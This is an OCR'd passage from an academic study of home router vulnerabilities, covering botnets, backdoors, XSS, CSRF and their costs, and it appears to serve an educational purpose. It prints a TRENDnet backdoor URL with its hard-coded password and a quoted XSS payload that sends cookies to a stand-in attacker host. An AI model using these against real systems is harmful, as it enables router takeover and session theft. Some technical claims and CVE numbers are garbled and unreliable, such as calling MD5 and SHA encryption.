

Figure 4.1: Netgear router vulnerabilities by year



Figure 4.2: Linksys router vulnerabilities by year



Figure 4.3: D-Link router vulnerabilities by year

Table 4.1: Total vulnerabilities (for D-Link, Linksys and Netgear routers, per year)

Year	2001	2002	2003	2004	2005	2006	2007	2008
Vulnerabilities	8	21	4	12	18	25	10	21

Year	2009	2010	2011	2012	2013	2014	2015	2016	2017
Vulnerabilities	9	5	5	4	9	18	15	12	28

Among all the malware that have targeted routers over the past decade, two of them stood out: Psyb0t and Mirai

Psyb0t. Psyb0t appeared in early 2009 as the first malware to target DSL modems and routers to turn them into bots. The malware affected routers using MIPS processors and Linux Mipsel operating systems, when the router administration page, the telnet or the SSH (Secure Shell) service are available to the LAN/WAN and protected by weak credentials, or no credentials at all. The malware included the

shellcodes for more than 30 different Linksys router models, 10 Netgear models, and 15 other models of cable modems. The botnet used a list of 6000 usernames and 13,000 passwords for brute force attack and can also exploit the phpMyAdmin and MySQL servers of the devices. The infection was almost undetectable by the typical user (Nenolod, 2009 ; Nusca, 2009).

Mirai. Mirai is the most recent malware that was known to infect Internet of Things (IOT) devices (CCTV cameras, DVRs, and any other Internet-connected appliances) including routers and turning them into a botnet. “Mirai works by exploiting the weak security on many IoT devices. It operates by continuously scanning for IoT devices that are accessible over the Internet and are protected by factory default or hardcoded user names and passwords” (“Symantec Security Response,” 2016). On October 21, 2016, a distributed denial of services leveraging the botnet created by the malware was launched against the domain name system provider Dyn. This caused hours of inaccessibility to multiple high-profile websites such as Netflix, Twitter, Amazon and Airbnb. The subsequent analysis of the malware source code revealed that it uses a list of 63 username and password to brute force the targets. Further investigation following the attacked uncovered 49,657 devices over 164 countries hosting the malware (Herzberg, n.d.)

Figure 4.4: Countries with the most router attacks (Q1-Q3 2016)

Router Vulnerabilities

In the following section, some specific vulnerabilities that affect routers will be discussed. They were selected based on the frequency of occurrence, their damaging consequences, the timeliness of the vulnerability publication, the known actual size of the impact of the vulnerability to users.

Backdoors. PC tools defines a backdoor as "an undocumented method of gaining access to program or a computer by using another installed program … that bypasses normal authentication…" ("Software Backdoors," n.d.). Backdoors are used in programming for various reasons including troubleshooting, maintenance, and remote access of the systems they are installed on. They are usually not documented because of their highly sensitive and risky nature and most of the time only the main programmer(s) are aware of their existence. While backdoors are created by

programmers for legitimate reasons, hackers can also insert backdoors on finished programs for malicious purposes.

Creating backdoors during software development does not represent a serious threat. Failing to remove them when the finished product goes from development to commercialization is what makes them dangerous. This is exacerbated when the password to the backdoor is hard coded in the program or is written as a note/comment in between the lines of the program codes.

Exploiting backdoor programs may require the attacker to be on the same network as the target system/device. However, if the system/device has the remote management feature enabled, the attack can be carried from anywhere across the Internet. As mentioned above, backdoors bypass normal authentication and most of the time grants full administrator privileges. Consequently, an exploited backdoor on a router may give the hacker the same administrative privileges as the owner of the device. The hacker can redirect the router Internet traffic through his own servers allowing him to view and intercept any transient information. The attacker can also trick the users into entering their credentials on malicious replicate of legitimate websites (Facebook, Google, etc.). The attacker can also add an administrator credentials and turn on the remote administration on the router to access it through the Internet. Basically, backdoors lead to full router compromise.

Backdoors program can be discovered through what is called a static code analysis. A static code analysis implies the manual (not automated) review of every line of codes of the program. This requires a highly skilled professional and is both time consuming and costly. As a user, there is no possible prevention or mitigation of a

backdoor installed on a router. The fix can only come through the router manufacturer through a patch or a firmware upgrade.

In 2013, a backdoor was found on three different models of TRENDnet routers. All three models would allow a connection to the router upon requesting the same page, using the same password: http://x.x.x.x/backdoor?password=j78G-DFdg_24Mhw3 - where “x.x.x.x” is the IP address of the router (CVE-2013-336, CVE-2013-3367). In 2013, D-Link routers were affected by a backdoor which could allow remote access (Waugh, 2013). In 2014, routers from manufacturers such as Belkin, Cisco, Netgear and Linksys were also found to have backdoors (Andreko, 2014). A more disturbing threat was made public by a developer named Samy Kankar who showed how he can create a backdoor on a computer and a router with a $USD 5 device. (Storm, 2016).

Lack of encryption. Encryption can be defined as the “conversion of electronic data into another form…which cannot be easily understood by anyone except authorized parties” (Rouse, 2014). In other words, encryption takes a set of intelligible data and transforms it into a readily unintelligible data to a third party using an algorithm (the mathematical process creating the coded text) and a key (the unique and unpredictable code that allows encryption and decryption). The plain text is called the cipher, the unintelligible data is called ciphertext. Encryption is primarily used to protect confidential data traveling over the network (or at rest in a hard drive). Encryption became an essential part of data transfer communication since Internet became a popular tool.

When two parties use encryption for confidential communication, both parties need the algorithm and the key to encrypt and decrypt the data. Any third party that

captures the communication should not be able to decrypt the information to discover the original message. SSL/TLS (Secure Sockets Layer/Transport Layer Security) is de facto the protocol used to secure communication over a network. Data at rest on the drive can also be encrypted using different algorithms (SHA, MD5, etc.) and a salting method.

Encrypting network communication and data at rest became a strict minimum requirement for security and privacy. However, it is concerning to note that some routers may not provide it. In fact, when logging in to the router administration page it can be noticed that the connection is not encrypted – the green padlock that is the universal sign of an encrypted connection is missing. By clicking on the “I”, confirmation can be made that the connection is in fact unencrypted (see screenshot below). The majority of the routers in use do not encrypt the credentials (username and password) during the administrator login; most routers are shipped with this unencrypted functionality enabled by default and more than 95% of the devices in use do not provide a mean to secure that connection.



Figure 4.5: Unencrypted router login page (screenshot captured from Netgear N600 WNDR3400v3 web admin page)

Capturing unencrypted administrator credentials requires the attacker to be on the same network as the device. Users seldom connect to the administration page of the router however, hackers have means to trick them into doing so. All it takes is one connection for the credentials to be captured. With the credentials, the attacker can impersonate the owner of the router, leading to a full compromise. In addition to the admin connection page not being encrypted, security professionals also found routers storing the credentials in plain text. All it takes is one person knowing where and what to look for to steal sensitive data files.

Users can protect their credentials during the log in process by switching from the HTTP to the HTTPS login on their router (when available). However, users may not be able to encrypt sensitive files residing in the router.

After testing 10 routers from different manufacturers, Niemietz and Schwenk found that "…in the default configuration, no administration interface is accessible by using HTTPS instead of HTTP. On the other hand, there are only two routers offering an optional HTTPS support selectable with the help of the Web interface: Huawei E5331 and Linksys WRT54GL" (2015). The security experts at Independent Security Evaluators also tested different routers and found only 40% with HTTPS capabilities; out of those 20% had HTTPS running by default (2013, p. 4). They also discovered that the D-LINK DIR-865L stored a cleartext file of passwords and the file could be downloaded and viewed by any user. Additionally, the TP-Link WDR4300 was found to be "susceptible to having its content downloaded in order to extract username and passwords pairs" (2013, p.9).

Denial of service vulnerability. The U.S. CERT (Computer Emergency Readiness Team) defines a Denial of Service (DoS) as "an attacker attempts to prevent legitimate users from accessing information or services" ("Understanding Denial-of-Service," 2009). The most common way an attacker can prevent legitimate user from accessing a service is through "flood" attacks. It consists of sending as many service requests as possible to overwhelm the system and prevent legitimate requests to be processed ("Understanding Denial-of-Service," 2009). Companies with large computer infrastructures have means (such as a firewall) to mitigate flood DoS attacks, since it is impossible to prevent them. Routers are also vulnerable to flood DoS attacks and do not

have means to mitigate them. Routers were also found to be vulnerable to other variant of DoS attacks. For example, one instance of DoS occurs when a specific non-existing file is requested from the router.

Flood DoS attacks can be carried over the Internet, on both the wired and wireless networks. In general, DoS vulnerabilities on routers are more of a nuisance than a threat. When the router is vulnerable and being attacked, users may not be able to access the Internet (or the service) until the attack is over or the router is rebooted. More severe DoS vulnerabilities may allow attackers to view or extract sensitive information from the routers. Routers are generally vulnerable to DoS “flood” attacks. Other types of DoS vulnerabilities can be fixed through patches or firmware upgrades pushed by the router manufacturer.

The security analyst Jacob Holcomb discovered that the TP-LINK TL-WR1043ND router was vulnerable to a DoS attack causing the router to stop functioning until it was restarted (CVE-2013-2646). He also found that the Netgear WNDR4700 (CVE-2013-3074) routers would also create a DoS condition (due to the crash of the DNLA server) when a non-existing file is requested over HTTP (ISE catalog revision 1, 2013). In 2017 Tom Spring revealed that that more than 20 Linksys routers models are vulnerable to various attacks, including DoS: “By sending a few requests or abusing a specific API, the router becomes unresponsive and even reboots. The Admin is then unable to access the web admin interface and users are unable to connect until the attacker stops the DoS attack” (2017). IOActive who disclosed the vulnerabilities stated that they found over the Internet more than 7,000 vulnerable routers and expect that over 100,000 additional vulnerable routers are in use (Spring, 2017).

Buffer overflow vulnerability. In computer science, a buffer is a part of the physical memory of a computer or device that is used for temporary data storage for processes currently running. Usually multiple buffers exist next to each other and may be of fixed length. Data stored in each buffer is unique and is essential in the overall functioning of the programs that makes use of them. Consequently, when data in one buffer is corrupted (overwritten), there is risk that the program will malfunction and crash.

"A buffer overflow occurs when a program or process attempts to write more data to a fixed length block of memory, or buffer, than the buffer is allocated to hold" (Rouse, 2016). As an illustration assume the following: two buffers A and B exist side by side with A accepting a 5-digit number and B accepting a 3-digit number; buffer A is currently empty, but buffer B has a current value of "123". Now assume that an attempt to insert the value "789548" (6 digits) into buffer A which accepts only a 5-digit number. A buffer overflow will occur if the extra digit "8" is inserted into the next buffer B. The overflow may cause the value of buffer B to be overwritten therefore corrupted.

Buffer overflow vulnerabilities can be coding mistakes stemming either from a low buffer allocation or a failure to check the size of a value against a buffer size before insertion. Other buffer overflow vulnerabilities can also be created through the use of specific function calls that do not perform bound checking therefore vulnerable to buffer over flow by nature. Some programming language such as C and C++ do not have built in protection against buffer overflow either.

Buffer overflow vulnerability can affect any service provided by routers such as File Transfer Protocol (FTP), WPS (for wifi), SMB and others.

To exploit the buffer overflow vulnerabilities, the attacker needs to have access to the targeted services. Successfully exploiting a buffer overflow vulnerability can lead to a denial of service (DoS) or the crash of the targeted service, a full router compromise can occur in other instances. Only patches pushed by the router manufacturer or firmware upgrade can solve buffer overflow issues. There is no other action the user can take to prevent or protect themselves from buffer overflow vulnerabilities in routers.

The TRENDnet TEW-812DRU services such as FTP, SMB, RC Network Utility and Broadcom ACSD were found to be vulnerable to buffer overflow attacks resulting in Denial of Service or Remote Code Execution situations (CVE-2013-3100, CVE-2013-4659). The ASUS RT-AC66U routers (CVE-2013-4659). were also found to be vulnerable to buffer overflow with the same possible consequences.

Information disclosure vulnerability. Information disclosure can be defined the same way MITRE defines Information Exposure: “the intentional or unintentional disclosure of information to an actor that is not explicitly authorized to have access to that information” (CWE-200, 2017). The most well-known acronym in the computer security field is without contest C.I.A that stands for Confidentiality, Integrity and Availability. Information confidentiality is of the essence in safeguarding systems and data. Any piece of information that can be collected from a system may be used against the same or identical systems. Consequently, it is vital to ensure that systems or devices do not disclose sensitive information by default nor allow sensitive information to be disclosed.

Depending on the type of information gathering that is conducted and the router settings, information disclosed from the router can be accessed through the Internet, wirelessly or through the LAN (most sensitive information can be collected this way). Users may not have the capability to prevent these information leakages.

Niemietz and Schwenk (2015) found several routers disclosing make and model of the device or a specific user name when a particular HTTP request is sent to the devices. Other routers are susceptible of disclosing the SSID (Service Set Identifier) and the PSK (Pre-Shared Key - CVE-2013-3070). In one instance, the Linksys EA6500 routers were found to disclose the router information (make, serial number, firmware) as well as information on all the devices (device type, manufacturer, IP address, mac address, device ID, etc.) connected to the router, upon sending a specifically crafted request (CVE-2013-3066). Appendix A presents a proof of concept of this vulnerability.

Authentication bypass vulnerability. An authentication bypass vulnerability is a flaw that grants access to resources to a user who does not have the necessary privileges to access those. Authentication bypass vulnerabilities may allow access to sensitive information to both authenticated and non-authenticated users.

Authentication exists to verify the identity of a user and access management ensures that users are able to perform the task that fall under their prerogative based on their privileges. Prior to being able to perform any task a user must be authenticated. Upon requesting that an action be carried out the system must determine whether the requester has the privileges to do so. The authentication and access management are two separate parts of the system complementing each other. The compromise of one may lead to the demise of the other.

Authentication bypass vulnerabilities may stem from programming error. Programmers assume that users will follow a specified sequence of actions deemed normal and obvious to the programmers. For example, if a user requests the configuration page, it may be assumed that the user may have already been authenticated and has the privilege to request the page. Therefore, the credentials and privileges of the requester may not be verified. Authentication and access management shall always be verified for every request being sent.

Commonly, exploiting authentication bypass on routers requires the attacker to be able to send HTTP requests to the web page and have access to the web management interface (basically on the same network). Authentication however is not required. Different types of authentication bypass vulnerabilities may have slightly different consequences. Overall, the exploit of this vulnerability will compromise the router entirely. The attacker can have full control of the router as the owner does.

Heffner & Yap found an authentication bypass vulnerability on various routers including the Linksys WRT54G and the Belkin F5D8233-4V3. In the case of the Belkin router, while the login status of the user sending request to the router is verified, it is done so only after executing any request from the user. The normal order would be to first check the status of the user before accepting and processing any request from that user. This flaw that totally bypasses authentication could allow the attacker to send various scripts that the router will always execute. Some of the successful attacks carried by the authors resulted in restoring the router’s default factory setting, enabling remote management on port 8080, rebooting the router, logging in with default

password and configuring the router's primary DNS server. (2009, p.11). Other related vulnerabilities are CVE-2013-3091 and CVE-2013-3071.

Web Application Related Issues

A router may just be packets transmitter, however it borrows some elements from web application in order to provide a better user experience. This allows the least savvy person to manage the router functions through point and click without knowing the coding of the router. When borrowing some functionalities, the inherent vulnerabilities associated with web applications were also transferred to routers. These types of vulnerabilities will be the subject of discussion in the following part.

One key element in understanding some vulnerabilities described below is called the "Same-origin policy".

> The same-origin policy is a key mechanism implemented within browsers that is designed to keep content that came from different origins from interfering with each other. Basically, content received from one website is allowed to read and modify other content received from the same site but is not allowed to access content received from other sites. If the same-origin policy did not exist, and an unwitting user browsed to a malicious website, script code running in that site could access the data and functionality of any other website also visited by the user. This may enable the malicious site to perform funds transfers for the user's online bank, read this or her web email, or capture credit card details when the user shops online. For this reason, browsers implement restrictions to allow this type of interaction only with content that has been received from the same origin. (Stuttard et al., 2012, p. 64)

This is what also allow users to browse multiple web pages at the time without them interfering with each other. Clearly, the same origin policy has a role identical to access control. The policy restricts content access to only authorized elements.

Another key element to understand is called *input sanitization*. Most current websites allow some type of interaction with users through features such as chat, login, feedback and comment box. Input sanitization refers to the function of automatically verifying and sanitizing the input entered by the user, before sending it to the system for processing. This is to make sure that the user input will not cause any harm to the system. Input sanitization (or validation) can be done different ways: whitelisting, blacklisting, escaping, etc.

There are different groups of application vulnerabilities categorized based on specifics conditions. One such group is called *Code Injection vulnerabilities*. Code Injection vulnerabilities are vulnerabilities that occur from the fact that the system allows a user input to be processed by the system without appropriate verification and sanitization. Well known Code Injection vulnerabilities are SQL injection, Cross Site Scripting (XSS) vulnerabilities, Cross Site Request Forgery (CSRF) vulnerabilities, UI redressing vulnerabilities.

OWASP defines a Cross Site Scripting vulnerability as follows: “XSS flaws occur whenever an application takes untrusted data and send it to a web browser without proper validation or escaping” (“OWASP Top 10,” 2013). XSS vulnerabilities can be leveraged to bypass security controls such as the same-origin policy. This is a simple illustration of how XSS vulnerabilities can occur, provided in the Web Application Hackers Handbook, page 434:

- When requesting a feature on a website, you may be returned the following legit URL "http://mdsec.net/error/5/Error.ashx?message=Sorry%2c+an+error+occured". This error message originating from mdesec.net will cause the message "Sorry, an error occurred" to be displayed on the user's browser.
- The legit URL above can be modified into a malicious one as follow: "http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Image;+i.src=`` `http://mdattacker.net/"%2bdocument.cookie;</script>". The crafted URL that legitimately seems to come from mdsec.net has an embedded script (identified by the tags <script></script>) referencing the malicious website mdattacker.net. This particular script will cause the user browser to send her current session id on mdsec.net to the mdattacker.net domain.

The code injection vulnerability described above was able to leverage the same origin policy to its advantage because the input starting after "message=" was not verified and sanitized. While the same origin policy presents a somehow secure access control method, it relies on other mechanisms functioning correctly such as the input sanitization feature. In the web browser world, the Cross-Site Scripting vulnerability comes in three variants: the Reflected XSS, the Stored XSS and the DOM-based XSS. The most common variants applicable to routers are the Stored XSS and the Reflected XSS vulnerabilities.

Stored and reflected cross site scripting vulnerability. OWASP defines reflected XSS vulnerability as "those where the injected script is reflected off the web browser, such as in an error message, search result, or any other response that

includes some or all of the input sent to the server as part of the request" ("Cross-site Scripting," 2016). In other words, when the vulnerability exists, it may allow an attacker to add a malicious code to a normal user request and have the server unsuspectedly deliver the response back when the server should not have.

Stored XSS vulnerabilities are "those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when he/she requests the stored information" ("Cross-site Scripting," 2016). In other words, when the vulnerability to this attack exists, it allows an attacker to send a script to the router to store. Every time the router administrator or any user visits the specific web administration page where the script is, the script will automatically perform the action it was created for. This vulnerability is the most severe among the two because the script is embedded in the router and will always run when the condition is met without any required action from the attacker.

OWASP notes that the main difference in exploiting a reflected and Stored XSS vulnerability is "in how the payload arrives at the server" ("Cross-site Scripting," 2016). In the reflected XSS, the malicious script is sent to the victim through emails. The vulnerability is exploited when the victim clicks on the malicious link (or visit the malicious website). Most reflected XSS vulnerabilities encountered in router requires a privileged active session to the router administration page in order for the attack to be successful. To exploit the stored XSS vulnerability, the attacker needs direct access to the router (such as being the same network as the router). No active session or victim's input is required to carry out the initial attack (storing script).

XSS vulnerabilities can also be used to infect the computer of the target with viruses, key loggers and rootkits. This attack can also be crafted to interact with a router with different objective such as stealing the user router login information. For that specific case, the user also needs to have an active session to the router web admin page at the time of the attack. The most severe cases of both variants of XSS vulnerabilities can lead to credentials theft and full compromise of the router.

Not clicking on malicious links and staying clear of unknown websites is one thing users can do to mitigate the effects of the reflected XSS attacks when their system is potentially vulnerable. Having strong password protecting routers may help mitigate the stored XSS vulnerabilities. To fix the vulnerabilities, the manufacturer of the routers needs to issue patch or a firmware update for the user to install.

Cross site request forgery vulnerability. The Cross-Site Request Forgery (CSRF) vulnerability can be seen as a reflected XSS vulnerability on steroids. Exploiting CSRF vulnerabilities is similar to the XSS vulnerabilities exploitation in various ways: it requires the user to click on a malicious link, the attack is carried through the Internet, with a crafted email or a malicious website. Exploiting the vulnerability also requires that the victim be in a current active session to the router web admin page at the time of the attack. While most users don't login to the router web admin page every time they browse the Internet, hackers can leverage other weaknesses that would force users to login to the admin page for the exploitation to be successful. This vulnerability is unique in the sense that it makes use of a forged request. Simply put, this vulnerability allows an attacker to send commands to be executed, making it look like the commands came from the owner herself.

In the web application world for example, it can be used to transfer money from a victim's bank account to the attacker's bank account without the knowledge or the consent of the victim. This is possible when the following three basic conditions are aligned: the victim has an active session to the bank account, the victim clicks a link or visit a malicious website with scripts specifically designed for the particular target, the bank does not implement safeguard against CSRF attacks (such as requesting the user to enter the password to validate a transfer). Since router manufacturers do not abide by the same security policies as bank institutions do, implemented safeguard against CSRF attacks are lacking on routers.

The Verizon FIOS Actiontec Model MI424WR-GEN3I, the TRENDnet TEW-812DRU, various TPLINK, D-LINK, Linksys, Belkin, Asus routers were found to be vulnerable to XSS injection (CVE-213-0126, CVE-2013-3097, CV3-2013-3098, CVE-2013-3101, CVE-2013-2645, etc.). The professionals who found these vulnerabilities demonstrated how they can be used to create a new administrator credential, change the administrator credential, enable remote administration, enable services that the attacker can access from the Internet. The full compromise of the router can be obtained by adding a new admin account and enabling remote management of the router. If these two elements are carried out, the attacker becomes the other "owner" of the router that can access it from anywhere across the Internet. Appendix B presents two proofs of concepts for CSRF attacks.

Avoiding XSS & CSRF attacks is partly behind advices not to click on unknown links or websites. These attacks are also some of the few that rely on user's action to succeed. So, in order to thwart this attack if the router is vulnerable to XSS the user

should remain logged out of the router admin page and should not click on malicious links.

One way or another, vulnerabilities in routers will have consequences for the users or the manufacturers. The next chapter looks at the repercussions of the flaws and provides recommendations to improve router security.

Chapter V: Analysis

This chapter consists of two parts: the first part discusses the repercussions of vulnerable routers on manufacturers and users; the second part discusses possible solutions to the vulnerable routers crisis.

Financial Assessment

Assessing the financial impact of vulnerable routers on manufacturers and users is quite a difficult task as there may not be available extended report on that subject. Argument can be made that router vulnerabilities are costly to manufacturers for various reasons: hours of man power are needed to review exposed vulnerabilities and create patches possibly leading to higher costs; sales figures for a particular device or all the devices from the manufacturer can drop; the manufacturer reputation can be tarnished if vulnerabilities are too severe, too frequent or if no adequate action is taken upon discovery. However, most users are not familiar with the concept of router vulnerabilities aside from the Wi-Fi that can be stolen by the neighbor if the password is not strong. Most users rather think cost and functionality when buying routers than security and vulnerability. So, declines in sales due to vulnerabilities may not affect the manufacturers much and the overall impact of the newly announced vulnerability can be minimal and temporary.

The cost of the router vulnerabilities to the users is greater, however. It is most of the time ignored or misinterpreted due to the difficulty to properly assess the financial and emotional cost incurred by the victims. Productivity can be affected as demonstrated by the router exploit that knocked 900,000 German routers offline for two days (Cluley, 2016). In 2016, the maker of the Asus routers settled with the U.S.

Federal Trade Commission (FTC) law suit regarding severe vulnerabilities found on their devices. The suit alleged that: the routers had major design flaws; 12,900 consumer devices were compromised; health and financial documents were stolen in addition to personal files and pictures (“Asus settles FTC charges”). On January 2017, the FTC filed a suit against the maker of D-Link routers for “failure to take reasonable steps to protect their routers and IP [Internet Protocol] cameras from widely known and reasonably foreseeable risks of unauthorized access” (Federal Trade Commission v. D-LINK Corporation). The law suit alleged that hackers could find the vulnerable devices over the Internet and easily gain access to sensitive data, including tax returns and other financial information. The vulnerability affected as many as 400,000 devices (Lazarus, 2017). Trend Micro also gave examples of two Brazilian citizens who lost respectively US$191.02 and US$955.11 from their bank accounts due to their router being compromised (Trend Micro Senior Threat Researchers, 2017). The cases mentioned above are examples of vulnerabilities that can lead to identity theft and fraud. According to the Javelin Strategy and Research study, 15.4 million U.S. consumers where affected by identity theft amounting for $16 billion stolen in 2016 (“Identity Fraud Hits Record,” 2017). It may not be possible to quantify the exact loss attributed to home router vulnerabilities but the cases above demonstrated that it can happen. When it does, consumers are left alone to deal with the aftermath for things they were not responsible for in the first place: lost identity, tarnished credibility score, financial struggles and emotional distress.

Unlike for the users and manufacturers, compromised routers tend to be lucrative for the hackers. One means of monetizing compromised routers is through the theft of

information such as financial, health or personal records as described above. According to a publication made on the cyber security media SC Media, stolen payment cards information costs in the range of $5 to $30 dollars a piece, the highest price range giving details such as the name of the card holder, the address, PIN, social security number and other personal identifiable information (Abel, 2015). In early 2012 and prior, single stolen medical record cost on average $50. The price has dropped to the range of $1.50 to $10 each as hackers turns to ransoming hospitals instead (Korolov, 2016). The secondary means of monetizing compromised routers is through the rentals of botnets. Once a router has been compromised, it can be enrolled in a group with other already compromised routers to form a botnet and rented to the highest bidder for DoS attacks. In 2015, 100 bots could be rented out of the Chinese cybercrime market for $24. In 2016, 100 to 150 bots could be rented out of the French cybercrime market for $102.19 per day (“Securing your router against Mirai,” 2017). Compromised devices can also be used for spamming purposes, with hundred million-dollar revenues per year. With this previous short analysis on benefit and consequence of the router vulnerabilities, it can be asserted with a certain degree of confidence that only hackers are the winners.

Possible Solutions

Throughout the research, cases have demonstrated that manufacturers and programmers are at fault for producing and selling vulnerable routers. It was also discovered that users did not keep their end of the bargain by maintaining secure routers. The following section will discuss various action steps that can be taken to remediate the insecure router phenomenon.

